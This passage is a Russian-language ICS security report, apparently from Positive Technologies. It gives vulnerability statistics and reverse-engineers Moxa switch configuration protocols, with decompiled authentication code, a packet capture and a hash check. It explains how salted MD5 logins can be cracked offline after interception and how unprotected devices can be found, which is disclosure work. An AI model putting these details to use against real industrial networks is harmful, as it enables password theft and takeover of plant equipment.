Если уязвимость имеет высокую степень риска, то в большинстве случаев она ставит под удар сразу три свойства безопасности информации — конфиденциальность, целостность и доступность. В 2018 году такое комплексное воздействие имели 58% уязвимостей. При этом среди них только для 4% сложность атаки была оценена как высокая. Это означает, что в большинстве случаев злоумышленнику не требуется никаких специальных условий, чтобы нарушить защищенность элементов АСУ ТП.




Степень риска уязвимостей

Краткие сведения об уязвимостях в компонентах АСУ ТП, выявленных специалистами Positive Technologies

За 2018 и начало 2019 года была опубликована информация о 54 уязвимостях, обнаруженных нашими экспертами в компонентах АСУ ТП таких производителей, как ABB, B&R Automation, Hirschmann, Moxa, Phoenix Contact, Schneider Electric и Siemens. При этом 14 из них присвоена критическая, а 11 — высокая степень риска.

Например, в коммутаторах Moxa была обнаружена возможность подбора учетных данных с использованием проприетарного протокола на порте 4000/TCP, которая позволяет получить контроль как над коммутатором, так и, возможно, над всей промышленной сетью. Отметим, что для получения актуальной версии прошивки с исправлением данной уязвимости конечный пользователь должен самостоятельно запросить ее у производителя (bit.ly/2NIqfcE).


Информация о других уязвимостях, найденных нашими экспертами, доступна на сайте Positive Technologies



Распространенность компонентов АСУ ТП в интернете

Методика исследования

Исследование содержит результаты сканирования портов ресурсов, доступных в интернете. Для сканирования использовались общедоступные поисковые системы — Shodan (shodan.io), Google, Censys (censys.io). Сервис Shodan сканирует ограниченное число портов и производит сканирование с определенных IP-адресов, которые вносятся некоторыми администраторами и производителями сетевых экранов в черные списки. Поэтому для расширения области анализа использовались данные, полученные с помощью поисковых систем Google и Censys.




Количество компонентов АСУ ТП,
доступных в интернете (топ-10 протоколов)

Распространенность

В результате исследования было выявлено 224 017 компонентов АСУ ТП, доступных в интернете. Это на 27% больше, чем в 2017 году.

Как и ранее, самым распространенным протоколом является HTTP. В 2018 году устройств АСУ ТП, поддерживающих протокол HTTP, примерно на 10 тысяч больше, чем в предыдущем.

При этом количество устройств, поддерживающих протокол Ethernet/IP, увеличилось на 25% по сравнению с 2017 годом, в результате чего он стал вторым по распространенности после HTTP. Количество же устройств, доступных по протоколу Fox, уменьшилось на 9%.




Количество компонентов АСУ ТП, доступных в интернете (топ-15 стран)

Территориальное распределение


Распределение по странам по сравнению с 2017 годом практически не изменилось. На первом месте по количеству найденных в интернете компонентов АСУ ТП остаются США, при этом их доля выросла на треть и составляет 42% от общего числа. Стоит отметить, что в топ-15 вошла Россия, которая в 2017 году была только на 28-м месте, а теперь занимает 12-е (3993 устройства).

Распределение по производителям и продуктам


Распределение по производителям за последний год практически не поменялось. На момент исследования было доступно около 30 тысяч устройств компании Honeywell, это ненамного больше, чем в прошлом году (разница около 7%), но стоит отметить, что такая динамика сохраняется из года в год. Доля продукта Niagara Framework, соответственно, тоже немного увеличилась (примерно на 5%).



Количество компонентов АСУ ТП, доступных в интернете (топ-10 производителей)



Количество компонентов АСУ ТП, доступных в интернете (топ-10 продуктов)



Количество компонентов АСУ ТП, доступных в интернете (распределение по типу)

Типы компонентов АСУ ТП

Почти треть компонентов, доступных в интернете (27%), относится к системам управления (SCADA, ЧМИ, РСУ). На 6% увеличились доли сетевых устройств и ПЛК (в прошлом году было по 13%).

Заключение

Как показывает наша статистика, количество уязвимостей, выявляемых в оборудовании различных производителей, из года в год растет, а количество доступных в интернете компонентов АСУ ТП не снижается. Количество уязвимостей основных производителей в 2018 году увеличилось на 30% по сравнению с 2017 годом, при этом доля уязвимостей высокой и критической степени риска выросла на 17%.

Нужно отметить, что среднее время устранения уязвимостей вендором остается достаточно долгим (более 6 месяцев). Иногда исправление отдельных уязвимостей (от уведомления производителя до выпуска обновлений) занимает более двух лет. Для конечного пользователя тот факт, что обновления не выпускаются оперативно, повышает риски эксплуатации уязвимостей в принадлежащем ему оборудовании.

Количество компонентов сети АСУ ТП, доступных в интернете, с прошлого года выросло на 27% и теперь составляет более 220 тысяч. Большая часть из них относится к различным системам автоматизации. Наибольшее количество таких систем находится в США, Германии, Китае, Франции, Италии и Канаде — даже несмотря на то, что вопрос безопасности подобных устройств и систем уже давно интересует местных законодателей. Например, для оборудования, которое используется на различных промышленных предприятиях, Международная организация по стандартизации недавно выпустила новое руководство, целью которого является снижение риска кибератак (bit.ly/2IUoo64).

Наше исследование в очередной раз доказывает, что в настоящее время компоненты АСУ ТП нельзя назвать полностью защищенными. Вопросам их безопасности необходимо уделять пристальное внимание, а при отсутствии адекватной защиты таких компонентов всегда существует риск нарушения штатного режима их работы.

Иногда исправление отдельных уязвимостей занимает более двух лет

Разбираем проприетарные протоколы сетевого оборудования

Иван Бойко

Устройства компании Моха довольно популярны, и их часто можно встретить на производственных объектах в России и за рубежом, а в прессе часто мелькают новости с упоминанием Моха. Например, сетевые конверторы Моха, используемые на электроподстанциях, назывались в числе атакованного оборудования во время хакерской атаки на энергосистему Украины (bit.ly/2XDs7Ix).

В данной статье мы расскажем об анализе протоколов конфигурирования на примере сетевого оборудования компании Моха.

В силу широкой своей распространенности устройства Moxa часто попадают в фокус внимания специалистов по безопасности. Например, в популярном фреймворке для тестирования на проникновение Metasploit существуют модули для работы именно с устройствами производства компании Moxa — Moxa UDP Device Discovery и Moxa Device Credential Retrieval.

Во время очередного проекта мы встретили в сети коммутатор Moxa с открытыми портами TCP/UDP 4000 на границе промышленной сети. В документации про эти порты была буквально пара строк о том, что они используются для обновления прошивки, для настройки, — и общая фраза «Moxa Service is only for Moxa network management software suite». То есть этот порт используется сервисными утилитами для удаленной настройки коммутаторов Moxa. Трафик, записанный при настройке коммутатора с помощью предназначенной для этого утилиты Moxa MXConfig, подтвердил, что используются именно порт TCP 4000 и неизвестный проприетарный протокол. Мы решили этот протокол детально изучить.

Забегая вперед, дадим название протоколу, работающему на порте TCP 4000, — Moxa CMD, а на порте UDP 4000 — Moxa Discovery; эти названия взяты из отладочных строк в исполняемых файлах. Данные протоколы используются во многих линейках устройств компании Moxa, например в устройствах серий EDS, IKS и VPort. Эти протоколы позволяют обнаруживать в сети устройства Moxa, изменять их параметры и обновлять прошивки.

Для взаимодействия по сетевому протоколу обе стороны должны его знать. Если мы хотим восстановить протокол, то достаточно посмотреть его реализацию с одной из сторон. С одной стороны у нас устройство (коммутатор) со своей прошивкой, а с другой — приложение, написанное под Windows, — утилита Moxa MXConfig, предназначенная для настройки. Реверсить проще приложение под Windows, а не прошивку. Разбирать исполняемый код мы будем методом статического анализа, сравнивая с сетевым трафиком, записанным при работе утилиты.

Из-за отсутствия отладочных символов в исследуемых файлах названия функций и переменных, используемых в данной статье (как в тексте, так и на скриншотах), могут отличаться от оригинальных.

Разбирать исполняемый код мы будем методом статического анализа, сравнивая с сетевым трафиком, записанным при работе утилиты




Рисунок 1. Подключенные классы Java




Рисунок 2. Классы Java для сетевого взаимодействия

Разбираем софт

Утилита MXconfig доступна для свободного скачивания на официальном сайте Moxa. На момент исследования была доступна актуальная версия 2.4, выпущенная 16 ноября 2016 года.

Основным исполняемым файлом является MXConfig.exe, который является оберткой над написанным на Java приложением, созданным с помощью фреймворка launch4j (launch4j.sourceforge.net). Java-классы для данного приложения расположены в каталоге lib.

Согласно конфигурационному файлу command.properties утилита MXConfig для взаимодействия с разными видами устройств производства Moxa подгружает классы Java из каталога cmd. В этих классах реализованы основные функции для общения по исследуемым протоколам.

Классы Java из каталогов lib и cmd необфусцированы, и их код может быть декомпилирован с помощью утилиты jd-gui (jd.benow.ca). При изучении кода декомпилированных классов было установлено, что взаимодействие по протоколу Moxa CMD реализовано в классе netcmd.jar.




Рисунок 3. Декомпилированный файл netcmd.jar

Анализ декомпилированного кода файла netcmd.jar показал, что работа с сетью реализована во внешних нативных библиотеках netcmd.dll и netcmd_x64.dll. В зависимости от архитектуры процессора утилита использует соответствующую версию библиотеки (32- или 64-битную). Поэтому исследуем более детально 32-битную версию библиотеки netcmd.dll, расположенную в каталоге с установленной утилитой, с помощью дизассемблера IDA Pro (hex-rays.com/products/ida).

Для начала рассмотрим таблицу экспорта библиотеки netcmd.dll. В таблице перечислены функции протокола, реализованные в библиотеке (см. рис. 4). Названия экспортируемых функций говорят сами за себя. Рассмотрим функцию, отвечающую за аутентификацию, потому что она наиболее интересна с точки зрения проблем безопасности. Ориентируясь по названиям, легко заметить подходящую функцию: это Verify Password.




Рисунок 4. Таблица экспорта библиотеки netcmd.dll

Разбор функции аутентификации

Детально исследуем код функции Verify Password. Данная функция вызывается при нажатии кнопки Unlock в утилите MXConfig. Она используется для привилегированных операций при работе с устройством Моха, например для изменения параметров и обновления прошивки.

Сначала внимательно посмотрим записанный при работе с утилитой сетевой трафик: при нажатии кнопки Unlock устанавливается сетевое соединение с портом TCP 4000 коммутатора и далее в одном TCP-потоке устройство и утилита обмениваются сообщениями.




Рисунок 5. Трафик при нажатии Unlock

Анализ трафика показал, что после стандартного установления TCP-соединения в качестве первого сообщения утилита отправляет байт 0x14. При поиске в библиотеке netcmd.dll всех вызовов функции send с длиной отправляемых данных, равной одному байту, была найдена функция initAuth, отвечающая за отправку данного сообщения.

```
1  int __cdecl initAuth(SOCKET s, int salt)
2  {
3    u_int i; // [esp+0h] [ebp-224h]@1
4    char recvBuf[6]; // [esp+4h] [ebp-220h]@11
5    struct timeval timeout; // [esp+Ch] [ebp-218h]@1
6    int v6; // [esp+14h] [ebp-210h]@11
7    char buf; // [esp+18h] [ebp-209h]@1
8    fd_set readfds; // [esp+1Ch] [ebp-208h]@1
9
10   buf = 0x14;
11   send(s, &buf, 1, 0);
12   timeout.tv_sec = 25;
13   timeout.tv_usec = 0;
14   readfds.fd_count = 0;
15   for ( i = 0; i < readfds.fd_count && readfds.fd_array[i] != s; ++i )
16     ;
17   if ( i == readfds.fd_count && readfds.fd_count < 0x80 )
18   {
19     readfds.fd_array[i] = s;
20     ++readfds.fd_count;
21   }
22   if ( select(s + 1, &readfds, 0, 0, &timeout) <= 0 )
23     return -1;
24   if ( __WSAFDIsSet(s, &readfds) )
25     v6 = recv(s, recvBuf, 6, 0);
26   if ( v6 != 6 )
27     return -1;
28   if ( recvBuf[0] != 0x14 )
29     return -1;
30   if ( recvBuf[1] != 4 )
31     return -1;
32   *(_DWORD *)salt = *(_DWORD *)&recvBuf[2];
33   return 0;
34 }
00003740 initAuth:5
```

Рисунок 6. Функция initAuth




Рисунок 7. Ответ устройства на запрос аутентификации




Рисунок 8. Вызов функции initAuth

Изучая исполняемый код функции initAuth, мы нашли то место, где в ней реализованы отправка одного байта 0x14 и дальнейшее получение шести байтов, первые два из которых должны равняться 0x1404. Это совпадает с записанным трафиком.

Оставшиеся четыре байта записываются в буфер, передаваемый во втором аргументе данной функции (далее эти четыре байта сыграют важную роль), и функция initAuth прекращает свою работу. IDA Pro показал, что обращение к данной функции встречается в коде всего один раз и только из функции unlock. Поэтому перейдем к анализу функции unlock.

Внутри unlock после вызова initAuth выполняется отправка буфера размером 33 байта, что опять же совпадает с записанным сетевым трафиком.




Рисунок 9. Отправка сообщения размером 33 байта

Посмотрим, как формируется этот буфер внутри функции unlock. Из сетевого трафика видно (рис. 9), что в начале пакета передается логин администратора в открытом виде, с нуль-байтом перед ним. Это подтверждается соответствующим декомпилированным кодом функции unlock.

```
buf[0] = 0;
if ( strlen(username) <= 16 )
  memcpy(&buf[1], username, strlen(username));
else
  memcpy(&buf[1], username, 16u);
*&buf[17] = var_2C8;
*&buf[25] = v11;
send(s, buf, 33, 0);
```

Рисунок 10. Заполнение буфера данными

Легко заметить, что в сетевом трафике имя пользователя передается в открытом виде, а вот пароль — нет. В сетевом пакете после имени пользователя идет некая последовательность размером 16 байт. Предположим, что это дайджест какой-то хеш-функции.

Изучив код функции unlock, можно найти вызов функции с инициализацией констант, значения которых обычно используются в алгоритме хеширования MD5. Основываясь на этом факте, сделаем смелое предположение, что в функции unlock используется MD5-хеш от пароля.

Проверим это предположение, отправив заранее известное значение «admin123» (пароль, который мы установили на устройство для экспериментов) в качестве пароля. Затем сравним значение дайджеста пароля в трафике (поле hashbuf на рис. 12) с рассчитанным значением MD5 для строки «admin123».

```
In [1]: hashbuf = 'f58fcce0b87a52e0bd15374fc6cad72d'

In [2]: import hashlib

In [3]: hashlib.md5('admin123').hexdigest()
Out[3]: '0192023a7bbd73250516f069df18b500'
```

Рисунок 12. Хеш-суммы не совпадают

Значения не совпадают: видимо, предположение, сделанное нами, неверно — поэтому нам пришлось идти более длинным путем и разбираться, от чего же именно считается хеш-сумма MD5. Посмотрим в декомпилированный код функции unlock, отвечающий за обработку пароля, и начнем восстанавливать логику его работы.

```
31    len = strlen(password);
32    memcpy(dataBuf, password, len);
33    *&dataBuf[len] = var_20C;
34    len += 4;
35    MD5init(&md5Ctx);
36    MD5func(&md5Ctx, dataBuf, len);
37    MD5digest(&md5digest, &md5Ctx);
00003223 unlock:31 (10003E23)
```

Рисунок 13. Код, отвечающий за генерацию хеш-суммы MD5

В блок функций, предположительно связанных с MD5, передается второй аргумент password функции unlock — строки 31 и 32 на рис. 13. Его значение конкатенируется с 4 байтами (var_20C), полученными от клиента в функции initAuth, и записывается в буфер databuf — строки 33 и 34 на рис. 13. Далее происходит инициализация MD5, и в хеширующую функцию передается буфер databuf — строки 35 и 36 на рис. 13.

Получается, что в ответ на запрос аутентификации устройство отправляет криптографическую соль размером 4 байта, которые конкатенируются с данными из переменной password и уже от них считается хеш MD5.

```
1  _DWORD *__cdecl MD5init(_DWORD *a1)
2  {
3    _DWORD *result; // eax
4
5    a1[5] = 0;
6    a1[4] = 0;
7    *a1 = 0x67452301;
8    result = a1;
9    a1[1] = 0xEFCDAB89;
10   a1[2] = 0x98BADCFE;
11   a1[3] = 0x10325476;
12   return result;
0000B830 MD5init:1 (1000C430)
```

Рисунок 11. Инициализация констант в исследуемой хеш-функции

```
35 11.170809    172.20.4.253    172.20.4.248    TCP    60 4000 → 4929
> Frame 35: 60 bytes on wire (480 bits), 60 bytes captured (480 bits) on interface 0
> Ethernet II, Src: MoxaTech_2d:c0:f7 (00:90:e8:2d:c0:f7), Dst: PcsCompu_d2:d7:87 (08:00:27:d2:d7:87)
> Internet Protocol Version 4, Src: 172.20.4.253, Dst: 172.20.4.248
> Transmission Control Protocol, Src Port: 4000, Dst Port: 49292, Seq: 1, Ack: 2, Len: 6
v Data (6 bytes)
    Data: 14049adc2011
    [Length: 6]

0000  08 00 27 d2 d7 87 00 90  e8 2d c0 f7 08 00 45 00   ..'..... .-....E.
0010  00 2c 2e 3c 40 00 40 06  aa 70 ac 14 04 fd ac 14   .,.<@.@. .p......
0020  04 f8 0f a0 c0 8c 2c 59  83 9c 11 b3 c5 a3 50 18   ......,Y ......P.
0030  44 70 e2 cd 00 00 14 04  9a dc 20 11               Dp...... .. .
```

Рисунок 14. Передача криптографической соли

```
In [5]: salt = '\x9a\xdc\x20\x11'

In [6]: hashbuf = 'f58fcce0b87a52e0bd15374fc6cad72d'

In [7]:  hashlib.md5('admin123' + salt).hexdigest()
Out[7]: 'f58fcce0b87a52e0bd15374fc6cad72d'
```

Рисунок 15. Сравнение подсчитанной и переданной по сети хеш-сумм MD5 с учетом соли

Проверим наши догадки, пересчитав значения MD5 от конкатенируемой строки *пароль + соль* и вновь сравнив со значением, передаваемым в сетевом трафике.

Значения совпали, значит, наше предположение об использовании именно MD5 было верным: в механизме аутентификации используется именно алгоритм MD5, но с криптографической солью. Итак, алгоритм работы функции аутентификации восстановлен.

Получается, мы смогли установить, каким образом пароль преобразуется для передачи по сети в момент аутентификации. Это означает, что если перехватить трафик в момент аутентификации (при помощи ARP-спуфинга или других атак), то можно подобрать установленный пароль без взаимодействия с устройством, например с помощью утилиты hashcat.

Отметим, что при анализе исполняемого кода, отвечающего за процесс аутентификации в прошивке коммутатора, мы обнаружили, что в нем отсутствуют механизмы защиты от перебора пароля. Это значит, что вне зависимости от числа неудачных попыток аутентификации отсутствует какая-либо задержка или блокировка дальнейших попыток. Интересно, что в рамках одного TCP-потока можно не получать соль повторно и подбирать пароль с одной и той же солью, что увеличивает скорость перебора.

При анализе механизма хранения паролей во внутренней памяти исследуемого коммутатора мы установили, что сам пароль хранится в открытом виде, и это решение также небезопасно. Безопасной реализацией является хранение не самих паролей, а криптографических хеш-сумм от них с добавлением дополнительных данных (криптографической соли).

В конце 2017 года сообщения об этих уязвимостях были отправлены компании Moxa, и в начале 2019 года были выпущены прошивки (bit.ly/2NIqfcE), исправляющие найденные уязвимости (bit.ly/2IVSy8Y), которые можно получить у вендора по запросу.

Исследование протокола Moxa Discovery

При исследовании функций утилиты Moxa MxConfig были найдены функции, отвечающие за поиск устройств в сети (discovery). Найденные функции использовали для взаимодействия протокол Moxa

Discovery. Данный протокол использует для поиска устройств широковещательные UDP-запросы (порт 4000). Нами были изучены обработчики данного протокола в исполняемом коде прошивки исследуемого коммутатора.

Поскольку часть протокола Moxa CMD, отвечающая за аутентификацию, была уже восстановлена, процесс поиска функций, работающих с учетными данными (именем пользователя и паролем), упростился. Мы детально изучили код, связанный с обработкой пароля, и смежные процедуры, а также восстановили логику их работы. Интересной находкой стало то, что один из байтов пакета, присылаемого в ответ на поиск устройства, устанавливается в единицу при наличии заданного на устройстве пароля, а в случае отсутствия пароля его значение равно нулю. Данный код выполняется при процедуре поиска устройств в сети, и эта процедура не предполагает аутентификации вовсе. Это позволяет администраторам (или злоумышленникам) найти в сети устройства, на которых не установлен пароль.

```
283     *&outBuf[18] = 0x100;
284     *&outBuf[20] = 0x382D;
285     *&outBuf[22] = 0x3080000;
286     outBuf[26] = extractPlainPass(&plainpass) != 0;
287     if ( !sub_105608(&sockaddr) )
288       outBuf[26] |= 2u;
289     outBuf[27] = 8;
290     devnameCpy(&outBuf[28], 30);
291     memset(&outBuf[58], 0, 16u);
292     *&outBuf[78] = netmask;
293     *&outBuf[94] = netConfig.padding & 3;
294     *&outBuf[74] = ipaddr;
295     *&outBuf[82] = gateway;
296     *&outBuf[86] = netConfig.dns1;
297     *&outBuf[90] = netConfig.dns2;
298     locationCpy(&outBuf[98], 80);
299     serialNum = serialnumber;
300     typeandser = &rawtypeandserial;
301     responseLen = 178;
```

Рисунок 16. Строка 286 — проверка существования пароля extractPlainPass

---

Проприетарные протоколы обнаружения и настройки сетевых устройств — это настоящая находка для системного администратора (и для хакера)

В случае протоколов Moxa CMD и Moxa Discovery можно найти все коммутаторы производителя в сети; проверить, установлены ли на них пароли; восстановить забытые пароли на тех устройствах, где они установлены.

Эксплуатацию уязвимостей, перечисленных выше, достаточно сложно обнаружить классическими системами детектирования атак в сетевом трафике, поскольку взаимодействие происходит по проприетарным протоколам. Чтобы обезопаситься от атак через подобные протоколы, мы рекомендуем строго фильтровать подключение к административным интерфейсам, при возможности отключать эти протоколы на устройстве, отслеживать любое взаимодействие по соответствующим портам — потому что подобный трафик характерен только в момент наладки, а не при штатном режиме работы.

Команда PT ISIM на PHDays 8: работа в условиях полигона

Сергей Щукин, Антон Баев, Роман Осташкин, Сергей Петров, Евгений Гнедин

В мае 2018 года прошла восьмая ежегодная международная конференция по информационной безопасности Positive Hack Days. Это событие выделяется на фоне множества аналогичных форумов тем, что во время его проведения можно проследить за Противостоянием хакеров и защитников. На площадке мероприятия разворачивается инфраструктура, имитирующая информационные системы современного мегаполиса. Кроме классического офисного сегмента в ней функционируют банк, телеком-оператор, устройства умного дома, нефтяная и железнодорожная компании и даже ТЭЦ.

Целью хакеров является компрометация как можно большего числа систем, вывод их из строя и кража денег из банка, а защитникам необходимо отразить атаки на вверенные им системы.

Описание инфраструктуры АСУ ТП

